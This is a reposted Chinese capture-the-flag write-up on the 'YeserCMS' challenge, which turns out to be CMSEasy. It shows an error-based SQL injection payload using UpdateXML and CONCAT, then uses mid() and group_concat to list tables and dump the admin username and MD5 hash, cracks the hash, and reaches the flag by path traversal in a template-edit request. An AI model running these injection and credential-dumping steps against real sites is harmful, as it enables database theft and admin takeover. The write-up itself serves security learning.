“百度杯”CTF比赛 九月场 YeserCMS

转载

weixin_30852451 于 2018-06-13 17:45:00 发布 145 收藏
文章标签： php
原文链接：http://www.cnblogs.com/sijidou/p/9179018.html
版权
打开题目

进入后是一个cms，但肯定的是这个cms不叫yesercms


于是我们开始随便翻翻，寻找信息，后台我也看了除了一个登陆界面，就没有其他的提示信息。

最后在文档下载的评论栏里发现，这个cms的真正名称是cmseasy。

上网去查cmseasy的漏洞

然后大致查了下应该是sql注入漏洞

于是构造报错注入测试一下



回显内容，还告诉了我们这个sql语句的完整内容，总共3个字段，其实后面的NULL都可以不要了

XPATH syntax error: '~Yeser~'

INSERT INTO `yesercms_detail` (`chatid`,`detail`,`who_witter`) VALUES('','1',(UpdateXML(1,CONCAT(0x7e,(select database()),0x7e),1)),NULL,NULL,NULL,NULL,NULL,NULL)# (2018-06-13 16:15:26)','2')

接下来拿表名，因为表名一好几个用group_concat发现updataxml只能够返回32字节，于是显示不全

然后寻思着用limit，结果40多条表，要输40多次，幸好不是上千条。。。。。

想着有没啥更快捷的方法（本人sql语句学的差呀）

然后查到了mid函数，虽然也没有提升多快，但是毕竟一次可以显示1条半的数据（充分利用32个字符）

语法 mid(字符串,起始位置[,显示长度])

用mid结合起group_concat来进行对整个表的浏览。

每次起始位置+31，大概20多次就能把所有表查完

```
~yesercms_a_attachment
,yesercms_a_comment
,yesercms_a_rank
,yesercms_a_vote
,yesercms_activity
,yesercms_announcement
,yesercms_archive,yesercms_assigns
,yesercms_b_arctag
,yesercms_b_area
,yesercms_b_category
,yesercms_b_special
,yesercms_b_tag,yesercms_ballot
,yesercms_bbs_archive
,yesercms_bbs_category
,yesercms_bbs_label
,yesercms_bbs_reply
,yesercms_chat
,yesercms_departments
,yesercms_detail
,yesercms_event
,yesercms_friendlink
,yesercms_guestbook
,yesercms_linkword
,yesercms_my_a
,yesercms_my_yingpin
,yesercms_operators
,yesercms_option
,yesercms_p_orders
,yesercms_p_pay
,yesercms_p_shipping
,yesercms_pay_exchange
,yesercms_sessions
,yesercms_settings
,yesercms_templatetag
,yesercms_type
,yesercms_union
,yesercms_union_pay
,yesercms_union_visit
,yesercms_user
,yesercms_usergroup
```

emmm明显我们有用的表示后面2个，进去看看

usergroup里面的内容

```
XPATH syntax error: '~id,groupid,name~'
```

user里面的内容（还是太长了，用mid每次剪切）

```
userid
,username
,password
,nickname
,groupid
,checked
,avatar
,userip
,state
,qq
,e_mail
,address
,tel
,question
,answer
,intro
,point
,introducer

```

明显我们要的是管理员的账号

然后再看uer表里面有几行，结果只有1行，那么肯定就是管理员了

我们只要username和password

返回内容

```
admin,ff512d4240cbbdeafada404677ccbe61

```

后面是个HASH，估计是MD5加密，去解下密（绝了之前那个md5解密网站要钱了。。。）

http://www.dmd5.com/md5-decrypter.jsp贴个网站，ophcrack官网太慢了

解密成功！

密文：ff512d4240cbbdeafada404677ccbe61

解密结果：Yeser231

密文类型：md5


解密用时：2548毫秒

好了，我们可以愉快的登陆后台了

http://2288dc3709514c708665247af0070463ee7275a18d124db6.game.ichunqiu.com/index.php?case=admin


进去后,找不到上传点,在模板一块发现可以看部分的源码，那么我们想的是在浏览源码的时候返回flag.php

在打开源码前需要点击编辑按钮，抓下点击编辑按钮时的包



这个id是文件名，那么我们要找到flag.php就需要路径到根目录下

这里我不知道目前路径是在哪里了，就一级一级的往回退，退了2级目录后发现有回显内容了



总结：在找是什么CMS的时候，真的要细心，而且这个SQL报错注入漏洞，只能用别人已经发现的，自己根本不可能审计出来。。。。最后的改包，不是看writeup根本就想不到。虽然这次主要还是练习了报错注入的几个方法。

路虽远，行则必达。

转载于:https://www.cnblogs.com/sijidou/p/9179018.html